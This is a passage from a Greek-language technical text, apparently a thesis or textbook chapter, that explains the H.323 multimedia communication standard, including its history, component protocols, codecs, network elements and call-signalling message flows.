### *4.2.2 Ιστορία*

Η πρώτη έκδοση του H.323 δημοσιεύθηκε από την ITU το Νοέμβριο του 1996 με έμφαση στην ενεργοποίηση δυνατοτήτων βιντεοσυνδιάσκεψης σε ένα LAN, αλλά γρήγορα υιοθετήθηκε από την βιομηχανία ως ένα μέσω μετάδοσης φωνητικής επικοινωνίας σε μια πλειάδα IP-δικτύων, περιλαμβανομένων των WAN[40] και του Internet.

[33] http://en.wikipedia.org/wiki/GnuGK
[34] http://en.wikipedia.org/wiki/Netmeeting
[35] http://xmeeting.sourceforge.net/pages/index.php
[36] http://en.wikipedia.org/wiki/ISDN
[37] http://en.wikipedia.org/wiki/Q.931
[38] http://en.wikipedia.org/wiki/QSIG
[39] http://en.wikipedia.org/wiki/H.323_Gatekeeper
[40] http://en.wikipedia.org/wiki/Wide_Area_Network




**Εικόνα 43 - H.323: Το H.323 στη στοίβα του IP**

Με το καιρό, το H.323 αναθεωρήθηκε και επανεκδόθηκε με τις απαραίτητες βελτιώσεις για να προσφέρει καλύτερη λειτουργικότητα φωνής και βίντεο μέσω Δικτύων Μεταγωγής Πακέτων (Packet-Switched Networks)[41], με κάθε έκδοση να προσφέρει συμβατότητα προς τα πίσω με τις προηγούμενες εκδόσεις. Αναγνωρίζοντας ότι το H.323 έβρισκε χρήση στην επικοινωνία, όχι μόνο στα LAN, αλλά και στα WAN και σε μεγάλα δίκτυα φορέα, ο τίτλος του άλλαξε όταν δημοσιεύθηκε το 1998 σε Packet-Based Multimedia Communications Systems, τίτλος που παραμένει μέχρι σήμερα. Η τελευταία έκδοση, η H.323v6, δημοσιεύθηκε το 2006.

Ένα δυνατό σημείου του H.323 ήταν η σχετικά γρήγορη διαθεσιμότητα μιας συλλογής από πρότυπα, που όχι μόνο όριζαν το βασικό μοντέλο κλήσης, άλλα επίσης τις πρόσθετες υπηρεσίες που χρειάζονταν για να διευθετήσουν επιχειρησιακές προσδοκίες επικοινωνίας.

Το H.323 ήταν το πρώτο πρότυπο VoIP που υιοθέτησε το πρότυπο Real-time Transport Protocol (RTP) της Internet Engineering Task Force (IETF) για να μεταδώσει φωνή και βίντεο μέσω των IP-δικτύων.

### *4.2.3 Πρωτόκολλα*

Το H.323 είναι ένα σύστημα προδιαγραφών που περιγράφει την χρήση των διάφορων ITU-T και IETF πρωτοκόλλων. Τα πρωτόκολλα που αποτελούν το πυρήνα σχεδόν κάθε συστήματος H.323 είναι:


- H.225.0[42] Registration, Admission and Status (RAS)[43], το οποίο χρησιμοποιείται μεταξύ ενός σημείου τερματισμού H.323και ενός Gatekeeper για να προσφέρει ανάλυση διεύθυνσης και υπηρεσίες ελέγχου και αποδοχής

[41] http://en.wikipedia.org/wiki/Packet_switched_network
[42] http://en.wikipedia.org/wiki/H.225.0

- H.255.0 Σηματοδότηση Κλήσης, που χρησιμοποιείται μεταξύ 2 H.323 οντοτήτων για να εγκαθιδρύσουν επικοινωνία.
- H.245[44] πρωτόκολλο ελέγχου για επικοινωνία πολυμέσων, που περιγράφει τα μηνύματα και τις διαδικασίες που χρησιμοποιούνται για την δυνατότητα ανταλλαγής, ανοίγματος και κλεισίματος λογικών καναλιών για ήχο, βίντεο και δεδομένα, έλεγχο και ενδείξεις.
- Real-time Transport Protocol (RTP),το οποίο χρησιμοποιείται για αποστολή ή λήψη πληροφοριών πολυμέσων (φωνή, βίντεο η κείμενο) ανάμεσα σε 2 οντότητες.

Πολλά H.323 συστήματα ενσωματώνουν επίσης άλλα πρωτόκολλα που καθορίζονται σε διάφορες συστάσεις της ITU-T για να προσφέρουν υποστήριξη για επιπλέον υπηρεσίες ή να δώσουν άλλες λειτουργίες στον χρήστη. Κάποιες από αυτές τις συστάσεις είναι:

- Η σειρά H.235[45] περιγράφει την ασφάλεια στο H.323, περιλαμβάνοντας την ασφάλεια και για την σηματοδότηση και για τα δεδομένα.
- Η H.239[46] περιγράφει τη χρήση διπλής ροής στη βιντεοσυνδιάσκεψη, η μια συνήθως για το ζωντανό βίντεο και το άλλο για σταθερές εικόνες.
- Η σειρά H.450[47] που περιγράφει διάφορες επιπλέον υπηρεσίες.
- Η σειρά H.460[48] περιγράφει προαιρετικές προεκτάσεις που μπορούν να εφαρμοστούν σε ένα τερματικό σημείο ή σε ένα Gatekeeper, περιλαμβάνοντας τις ITU-T συστάσεις H.460.17, H.460.18, και H.460.19 για Network address translation (NAT) / Firewall traversal.




**Εικόνα 44 - H.323: Αντιπαραβολή IP και H.323**

[43] http://en.wikipedia.org/wiki/Registration,_Admission_and_Status
[44] http://en.wikipedia.org/wiki/H.245
[45] http://en.wikipedia.org/wiki/H.235
[46] http://en.wikipedia.org/wiki/H.239
[47] http://en.wikipedia.org/wiki/H.450
[48] http://www.h323forum.org/standards/

Επιπρόσθετα σε αυτές τις συστάσεις, το H.323 χρησιμοποιεί διάφορα Request for Comments (RFCs) της IETF για μεταφορά και πακετάρισμα μέσων, περιλαμβάνοντας το Real-time Transport Protocol (RTP)

### *4.2.4 Codecs*

Το πρωτόκολλο χρησιμοποιεί codecs ορισμένα και από την ITU αλλά και από τρίτους. Χρησιμοποιούνται ευρέως οι εξής:

- Codes ήχου: G.711[49], G.729[50] (περιλαμβάνοντας το G.729a), G.723.1[51], G.726[52]
- Codecs κειμένου: T.140[53]
- Codecs βίντεο: H.261[54], H.263[55], H.264

### *4.2.5 Αρχιτεκτονική του H.323*

Ορίζονται διάφορα στοιχεία δικτύου που συνεργάζονται για να προσφέρουν δυνατότητες επικοινωνίας πολυμέσων. Αυτά τα στοιχεία είναι Τερματικά (Terminals), Μονάδες Ελέγχου Πολλών Σημείων (Multipoint Control Units - MCUs)[56], Πύλες (Gateways), Gatekeepers. Τα τερματικά, τα MCU και οι πύλες αναφέρονται συχνά ως τερματικά σημεία.

Αν και δεν απαιτούνται όλα τα στοιχεία που αναφέρθηκαν, απαιτούνται τουλάχιστον 2 τερματικά για να μπορέσει να υπάρξει επικοινωνία μεταξύ 2 ανθρώπων. Στις περισσότερες H.323 υλοποιήσεις, ένας Gatekeeper χρησιμοποιείται για να μπορέσει, εκτός των άλλων, διευκολύνει την ανάλυση δικτύου.


**Στοιχεία δικτύου**

Τερματικά

Τα τερματικά σε ένα H.323 δίκτυο είναι τα θεμελιώδη συστατικά σε κάθε τέτοιο σύστημα, αφού αυτές είναι οι συσκευές που οι χρήστες που θα συναντήσουν. Μπορεί να έχουν την μορφή απλών IP-τηλεφώνων ή πανίσχυρων συστημάτων βίντεοσυνδιάσκεψης υψηλής ευκρίνειας.

Μέσα σε ένα τέτοιο τερματικό υπάρχει κάτι που αναφέρεται σαν Στοίβα Πρωτοκόλλου, η οποία εφαρμόζει την λειτουργικότητα που ορίζει το σύστημα H.323. Αυτή η στοίβα περιλαμβάνει μια υλοποίηση του βασικού πρωτοκόλλου που ορίζεται από τα H.225.0 και H.245 της ITU-T, όπως και το RTP ή άλλα πρωτόκολλα που αναφέρθηκαν παραπάνω.

[49] http://en.wikipedia.org/wiki/G.711
[50] http://en.wikipedia.org/wiki/G.729
[51] http://en.wikipedia.org/wiki/G.723.1
[52] http://en.wikipedia.org/wiki/G.726
[53] http://en.wikipedia.org/wiki/Text_over_IP
[54] http://en.wikipedia.org/wiki/H.261
[55] http://en.wikipedia.org/wiki/H.263
[56] http://en.wikipedia.org/wiki/Multipoint_control_unit




**Εικόνα 45 - H.323: Η δομή ενός H.323 συστήματος**

Η παραπάνω εικόνα, απεικονίζει μια ολοκληρωμένη, εκλεπτυσμένη δομή που προσφέρει υποστήριξη για φωνή, βίντεο και διάφορες μορφές επικοινωνίας δεδομένων. Στην πραγματικότητα, τα περισσότερα H.323 συστήματα δεν υλοποιούν όλες αυτές τις δυνατότητες, αλλά η λογική ρύθμιση είναι χρήσιμη στην κατανόηση των σχέσεων.

Μονάδες Ελέγχου Πολλών Σημείων

Η Μονάδα Ελέγχου Πολλών Σημείων (Multipoint Control Unit - MCU) είναι υπεύθυνη για την διαχείριση συνεδριών πολλών σημείων και αποτελείται από 2 λογικές οντότητες που αναφέρονται ως Ελεγκτής Πολλών Σημείων (Multipoint Controller - MC) και Επεξεργαστής Πολλών Σημείων (Multipoint Processor - MP). Με απλά λόγια, μια MCU είναι μια γέφυρα συνεδρίας όχι διαφορετική από την γέφυρα συνεδρίας που χρησιμοποιείται στο PSTN σήμερα. Η πιο σημαντική διαφορά, είναι ότι η MCU του H.323 μπορεί να έχει την δυνατότητα του μιξαρίσματος ή αλλαγής του βίντεο επιπρόσθετα από την κανονική μίξη ήχου που προσφέρουν οι κλασσικές γέφυρες συνεδρίας. Κάποιες MCU επίσης προσφέρουν δυνατότητες συνεργασίας δεδομένων πολλών σημείων. Αυτό για τους τελικούς χρήστες σημαίνει ότι κάνοντας μια βίντεο κλήση σε μια H.323 MCU, μπορούν να δουν όλους τους άλλους συμμετέχοντες στη συνεδρία και όχι μόνο να ακούνε τη φωνή τους.

Πύλες

Οι Πύλες (Gateways) είναι συσκευές που επιτρέπουν την επικοινωνία μεταξύ δικτύων H.323 και άλλων δικτύων, όπως PSTN ή ISDN δικτύων. Αν ο ένας συμμετέχοντας χρησιμοποιεί ένα τερματικό που δεν είναι τερματικό H.323, τότε η κλήση πρέπει να περάσει μέσω μίας πύλης για να μπορέσουν τα διαφορετικά μέρη να επικοινωνήσουν.

Χρησιμοποιούνται ευρέως σήμερα για να μπορέσουν τα κληρονομημένα PSTN τηλέφωνα να διασυνδεθούν με τα μεγάλα, διεθνή H.323 δίκτυα που υλοποιούνται από τους πάροχους υπηρεσιών. Επίσης χρησιμοποιούνται μέσα σε μια επιχείρηση για

να μπορούν τα εταιρικά IP-τηλέφωνα να επικοινωνήσουν μέσω του πάροχου υπηρεσιών με τους χρήστες του PSTN. Για να μπορέσουν οι συσκευές βιντεοσυνδιάσκεψης που είναι βασισμένες στα πρωτόκολλα H.320 και H.324 να επικοινωνήσουν με συστήματα H.323, χρειάζεται πάλι η πύλη. Τα περισσότερα από τα κινητά δίκτυα 3ης γενιάς που αναπτύσσονται χρησιμοποιούν το πρωτόκολλο H.323 και είναι ικανά να επικοινωνήσουν με τερματικά βασισμένα στο H.323 σε εταιρικά δίκτυα μέσω τέτοιων πυλών.

Gatekeepers

Ο Gatekeeper είναι ένα προαιρετικό συστατικό σε ένα H.323 δίκτυο που προσφέρει έναν αριθμό υπηρεσιών σε τερματικά, πύλες και συσκευές MCU. Αυτές οι υπηρεσίες περιλαμβάνουν εγγραφή τερματικού σημείου, ανάλυση διεύθυνσης, έλεγχο εισόδου, πιστοποίηση χρήστη κ.α. Στις διάφορες συναρτήσεις που εκτελούνται από τον Gatekeeper, η ανάλυση διεύθυνσης είναι η πιο σημαντική αφού επιτρέπει σε 2 τερματικά σημεία να επικοινωνήσουν χωρίς κανένα από τα 2 αυτά άκρα να γνωρίζει την διεύθυνση IP του άλλου.


Οι Gatekeepers μπορούν να σχεδιαστούν να λειτουργούν σε μία από 2 λειτουργίες σηματοδότησης, που ονομάζονται απευθείας δρομολογημένη (direct routed) και δρομολογημένη από τον gatekeeper (gatekeeper routed). Η απευθείας δρομολογημένη είναι η πιο αποδοτική και πιο ευρέως χρησιμοποιούμενη λειτουργία. Σε αυτή, το τερματικό άκρο χρησιμοποιεί το πρωτόκολλο RAS για να μάθει την διεύθυνση IP του άλλου άκρου και μια κλήση δημιουργείται απευθείας μεταξύ των 2 αυτών σημείων. Στην άλλη λειτουργία, η σηματοδότηση της κλήσης περνάει πάντα μέσω του gatekeeper. Αν και απαιτείται από τον gatekeeper να έχει περισσότερη επεξεργαστική ισχύ σε αυτή τη λειτουργία, του δίνει πλήρη έλεγχο στην κλήση και την ικανότητα να προσφέρει επιπλέον υπηρεσίες για λογαριασμό των τερματικών άκρων.

Τα τερματικά σημεία H.323 χρησιμοποιούν το πρωτόκολλο RAS για να επικοινωνήσουν με τον gatekeeper. Αναλόγως, οι gatekeepers χρησιμοποιούν το RAS για να επικοινωνήσουν με άλλους gatekeepers.

Μια συλλογή από τερματικά σημεία που έχουν εγγραφεί σε ένα gatekeeper στο H.323 αποκαλούνται ζώνη (zone). Αυτή η συλλογή από συσκευές δεν έχει απαραίτητα μια συγκεκριμένη φυσική τοπολογία. Αντιθέτως, μια ζώνη μπορεί να είναι εντελώς "λογική" και είναι αυταρχικά ορισμένη από τον διαχειριστή του συστήματος.

Οι gatekeepers έχουν την ικανότητα να γειτονεύουν μεταξύ τους ώστε να μπορέσει να γίνει ανάλυση κλήσης μεταξύ ζωνών. Η γειτονία διευκολύνει την χρήση πλάνων κλήσης όπως το Global Dialling Scheme[57]. Τα πλάνα κλήσης διευκολύνουν την διαζωνική κλήση έτσι ώστε 2 τερματικά σημεία σε διαφορετικές ζώνες να μπορούν να επικοινωνήσουν μεταξύ τους.

[57] http://en.wikipedia.org/wiki/Global_Dialing_Scheme




**Εικόνα 46 - H.323: Ένας διαχειρίσιμος τομέας**

Στοιχεία Συνόρου και Ομότιμα Στοιχεία

Τα Στοιχεία Συνόρου και τα Ομότιμα Στοιχεία (Border Elements and Peer Elements) είναι προαιρετικές οντότητες παρόμοιες με τον Gatekeeper, μόνο που δεν διαχειρίζονται απευθείας τα τερματικά σημεία και προσφέρουν κάποιες υπηρεσίες που δεν περιγράφονται στο πρωτόκολλο RAS. Ο ρόλος ενός στοιχείου συνόρου ή ομότιμου στοιχείου είναι κατανοητός μέσω του ορισμού ενός διαχειρίσιμου τομέα (administrative domain).

Ένας διαχειρίσιμος τομέας είναι μια συλλογή από όλες τις ζώνες που βρίσκονται υπό τον έλεγχο ενός προσώπου ή οργανισμού, όπως ένας πάροχος υπηρεσιών. Μέσα στο δίκτυο του πάροχου μπορεί να υπάρχουν εκατοντάδες η χιλιάδες πύλες, τηλέφωνα, τερματικά βίντεο ή άλλα στοιχεία δικτύου H.323. Ο πάροχος μπορεί να χωρίσει τις συσκευές σε ζώνες ώστε να μπορεί να διαχειριστεί καλύτερα όλες τις συσκευές που βρίσκονται κάτω από τον έλεγχο του, Αν τις πάρουμε μαζί, όλες οι ζώνες στο δίκτυο ενός πάροχου υπηρεσιών φαίνονται σε ένα άλλο πάροχο σαν ένας διαχειρίσιμος τομέας.

Το Στοιχείο Συνόρου είναι μια οντότητα σηματοδότησης που γενικά βρίσκεται στα άκρα ενός διαχειρίσιμου τομέα και επικοινωνεί με άλλο διαχειρίσιμο τομέα. Αυτή η επικοινωνία μπορεί να περιέχει στοιχεία όπως πληροφορία εξουσιοδότησης πρόσβασης, πληροφορίες χρέωσης κλήσης ή άλλες σημαντικές πληροφορίες απαραίτητες για να επιτραπεί η επικοινωνία μεταξύ 2 διαχειρίσιμων τομέων.

Τα Ομότιμα Στοιχεία είναι οντότητες που βοηθούν να αναπαραχθεί η πληροφορία από το Στοιχείο Συνόρου σε όλο το διαχειρίσιμο τομέα. Τέτοια αρχιτεκτονική έχει σκοπό να επιτρέψει τις υλοποιήσεις μεγάλης κλίμακας σε δίκτυα φορέα και να προσφέρει διάφορες υπηρεσίες.

## H.323 Σηματοδότηση Δικτύου


Το H.323 ορίζεται ως ένα δυαδικό πρωτόκολλο, το οποίο επιτρέπει την αποδοτική επεξεργασία μηνυμάτων στα στοιχεία δικτύου. Η σύνταξη του πρωτοκόλλου είναι ορισμένη στο ASN.1[58] και χρησιμοποιεί τη μορφή Συσκευασμένων Κανόνων Κωδικοποίησης (Packed Encoding Rules - PER)[59] της κωδικοποίησης μηνύματος για να πετύχει την αποδοτική επεξεργασία μηνυμάτων. Ακολουθεί μια περιγραφή των διάφορων ροών επικοινωνίας στα συστήματα H.323

### H.255.0 Σηματοδότηση Κλήσης

Μόλις η διεύθυνση του απομακρυσμένου τερματικού άκρου αναλυθεί, το τερματικό σημείο θα χρησιμοποιήσει την H.255.0 Σηματοδότηση Κλήσης ώστε να καθιδρύσει επικοινωνία με την απομακρυσμένη οντότητα. Τα μηνύματα του H.255.0 είναι:

- Εγκατάσταση και Επιβεβαίωση Εγκατάστασης (Setup and Setuπ acknowledge)
- Προώθηση Κλήσης (Call Proceeding)
- Σύνδεση (Connect)
- Επιφυλακή (Alerting)
- Πληροφορία (Information)
- Ολοκλήρωση Απελευθέρωσης (Release Complete)
- Μέσο (Facility)
- Πρόοδος (Progress)
- Κατάσταση και Ερώτηση Κατάστασης (Status and Status Inquiry)
- Ειδοποίηση (Notify)

Στην απλούστερη μορφή της, μία H.255.0 κλήση καθιδρύεται όπως φαίνεται στο παρακάτω σχήμα:




**Εικόνα 47 - H.323: Η απλούστερη μορφή μιας H.255.0 κλήσης**

Σε αυτό το παράδειγμα, Το Τερματικό Άκρο (EP) στα αριστερά αρχικοποιεί επικοινωνία με μια πύλη και αυτή η πύλη σύνδεσε την κλήση με τον καλούμενο. Στην πραγματικότητα, οι ροές κλήσεις είναι συνήθως πιο πολύπλοκες από αυτή που απεικονίζεται, αλλά οι περισσότερες κλήσεις που χρησιμοποιούν διεργασίες Γρήγορης Σύνδεσης (Fast Connect procedures) που ορίζονται στο H.323 μπορούν να καθιδρυθούν με 2 ή 3 μηνύματα. Τα Τερματικά Άκρα πρέπει να ενημερώσουν τον Gatekeeper τους (αν υπάρχει) ότι βρίσκονται σε κλήση.

[58] http://en.wikipedia.org/wiki/ASN.1
[59] http://en.wikipedia.org/wiki/Packed_Encoding_Rules

Μόλις η κλήση τελειώσει, στέλνεται ένα μήνυμα Ολοκλήρωσης Απελευθέρωσης. Τα Τερματικά Άκρα τότε είναι υποχρεωμένα να ενημερώσουν το Gatekeeper τους (αν υπάρχει) ότι η κλήση τερματίστηκε.

Σηματοδότηση RAS

Τα Τερματικά Άκρα χρησιμοποιούν το πρωτόκολλο RAS για να επικοινωνήσουν με έναν Gatekeeper. Ομοίως, ο Gatekeeper χρησιμοποιεί RAS για να επικοινωνήσει με ομότιμους Gatekeeper. Το RAS είναι ένα απλό πρωτόκολλο που αποτελείται από μερικά μηνύματα. Ονομαστικά αυτά είναι:

1. Μηνύματα αίτησης, απόρριψης και επιβεβαίωσης (request, reject, and confirm messages):

    - Gatekeeper - GRx
    - Εγγραφής (Registration) - RRx
    - Διαγραφής (Unregister) - URx
    - Εισόδου (Admission) - ARx
    - Εύρους Ζώνης (Bandwidth) - BRx
    - Αποδέσμευσης (Disengage) - DRx
    - Περιοχής (Location) - LRx


2. Πληροφορίας αίτηση, επιβεβαίωση, μη επιβεβαίωση και απάντηση(Info request, ack, nack, and response - IRx)
3. Μήνυμα μη καθιερωμένο (Nonstandard message)
4. Απάντηση αγνώστου μηνύματος(Unknown message response)
5. Αίτηση σε εξέλιξη (Request in progress) - RIP)
6. Ένδειξη και επιβεβαίωση διαθεσιμότητας πόρου (Resource availability indication and confirm - RAx)
7. Ένδειξη και απάντηση ελέγχου υπηρεσίας (Service control indication and response - SCx)
8. Ακολουθία επιβεβαίωσης Εισόδου (Admission confirm sequence - ACS)

Όταν ένα τερματικό άκρο ενεργοποιηθεί, θα στείλει είτε ένα μήνυμα αίτησης Gatekeeper (gatekeeper request - GRQ) για να ανακαλύψει τους Gatekeeper που είναι πρόθυμοι να του προσφέρουν υπηρεσίες ή θα στείλει ένα μήνυμα αίτησης εγγραφής (registration request - RRQ) σε ένα Gatekeeper ο οποίος είναι ορισμένος στις ρυθμίσεις του συστήματος διαχείρισης. Τότε ο Gatekeeper απαντάει με ένα μήνυμα επιβεβαίωσης Gatekeeper (gatekeeper confirm - GCF). Αν έχει σταλεί ένα GRQ, το τερματικό άκρο θα διαλέξει ένα Gatekeeper στον οποίο θα συνδεθεί και του στέλνει ένα μήνυμα αίτησης εγγραφής (registration request - RRQ), στο οποίο ο Gatekeeper θα απαντήσει με ένα μήνυμα επιβεβαίωσης εγγραφής (registration confirm - RCF). Σε αυτό το σημείο , το τερματικό άκρο είναι γνωστό στο δίκτυο και μπορεί να κάνει κλήσεις.

Όταν το τερματικό άκρο θέλει να κάνει μια κλήση, στέλνει ένα μήνυμα αίτησης εισόδου (admission request - ARQ) στο Gatekeeper. Ο τελευταίος τότε επιλέγει την διεύθυνση (είτε τοπικά, συμβουλευόμενος κάποιον άλλο Gatekeeper είτε ρωτώντας κάποια άλλη υπηρεσία δικτύου) και επιστρέφει την διεύθυνση του απομακρυσμένου

τερματικού άκρου σε ένα μήνυμα επιβεβαίωσης εισόδου (admission confirm - ACF). Τότε το τερματικό άκρο μπορεί να πραγματοποιήσει την κλήση.

Λαμβάνονταν την κλήση, το απομακρυσμένο τερματικό άκρο θα στείλει επίσης ένα ARQ και θα λάβει ένα ACF για να πάρει άδεια να δεχτεί την κλήση. Αυτό είναι απαραίτητα για να πιστοποιηθεί η συσκευή που καλεί ή να διασφαλιστεί ότι υπάρχει διαθέσιμο εύρος ζώνης για την κλήση.




**Εικόνα 48 - Η.323: Επικοινωνία υψηλού επιπέδου μεταξύ 2 άκρων**

Η.245 Έλεγχος Κλήσης

Μόλις η κλήση αρχικοποιηθεί, χωρίς να είναι απαραίτητο να έχει γίνει πλήρη σύνδεση, τα τερματικά άκρα μπορούν να θέσουν σε λειτουργία την σηματοδότηση ελέγχου κλήσης Η.245 για να έχουν πιο εκτεταμένο έλεγχο της συνδιάσκεψης. Το Η.245 είναι μια μάλλον ογκώδης προδιαγραφή με πολλές διαδικασίες που επιτρέπει πλήρως την πολυσημειακή επικοινωνία, αν και στην πράξη οι περισσότερες εφαρμογές εφαρμόζουν το ελάχιστο απαραίτητο προκειμένου να επιτραπεί η σημείο προς σημείο επικοινωνία φωνής και βίντεο.

Το Η.245 παρέχει δυνατότητες όπως δυνατότητες διαπραγμάτευσης, ο προσδιορισμός κύριου/σκλάβου (master/slave) το άνοιγμα και το κλείσιμο των «λογικών καναλιών» (δηλ., ακουστικές και τηλεοπτικές ροές), ο έλεγχος ροής, και ο έλεγχος διασκέψεων. Έχει υποστήριξη και για το unicast και για την επικοινωνία πολλαπλής διανομής, επιτρέποντας στο μέγεθος μιας διάσκεψης να αυξηθεί θεωρητικά χωρίς κάποιο περιορισμό.

**Διαπραγμάτευση Δυνατότητας (Capability Negotiation)**

Από τη λειτουργία που παρέχεται από το Η.245, η διαπραγμάτευση δυνατότητας είναι αμφισβητήσιμα η σημαντικότερη, δεδομένου ότι επιτρέπει στις συσκευές να επικοινωνήσουν χωρίς να γνωρίζουν εκ τον προτέρων τις δυνατότητες της μακρινής οντότητας. Το Η.245 επιτρέπει πλούσιες δυνατότητες πολυμέσων, συμπεριλαμβανομένου του ήχου, βίντεο, κειμένου, και της μετάδοσης δεδομένων. Για τη μετάδοση των παραπάνω πολυμέσων οι συσκευές Η.323 χρησιμοποιούν και codecs καθορισμένους από τον ITU και codecs καθορισμένους έξω από τη ITU. Codecs που εφαρμόζονται ευρέως από τον Η.323 εξοπλισμό είναι:

- Codecs βίντεο: Η.261, Η.263, Η.264
- Codecs ήχου: G.711, G.729, G.729a, G.723.1, G.726
- Codecs κειμένου: T.140

Το H.245 επιτρέπει επίσης τη σε πραγματικό χρόνο δυνατότητα σύσκεψης δεδομένων μέσω των πρωτοκόλλων όπως το T.120. Οι εφαρμογές βασισμένες στο T.120 λειτουργούν γενικά παράλληλα με το σύστημα H.323, αλλά είναι ολοκληρωμένες για να παρέχουν στο χρήστη μια μονοκόμματη/συνεχή εμπειρία πολυμέσων. Το T.120 παρέχει δυνατότητες όπως την εφαρμογή μοιράσματος (sharing) T.128, το ηλεκτρονικό λευκό πίνακα (whiteboard) T.126, τη μεταφορά αρχείων T.127, και τη συνομιλία κείμενου T.134 μέσα στο πλαίσιο της διάσκεψης.

Όταν μια συσκευή H.323 αρχίζει την επικοινωνία με μια απομακρυσμένη συσκευή H.323 και όταν καθιερώνεται η επικοινωνία μεταξύ των δύο οντοτήτων, το μήνυμα Σύνολο Δυνατοτήτων Τερματικού (Terminal Capability Set - TCS) είναι το πρώτο μήνυμα που διαβιβάζεται στην άλλη πλευρά.

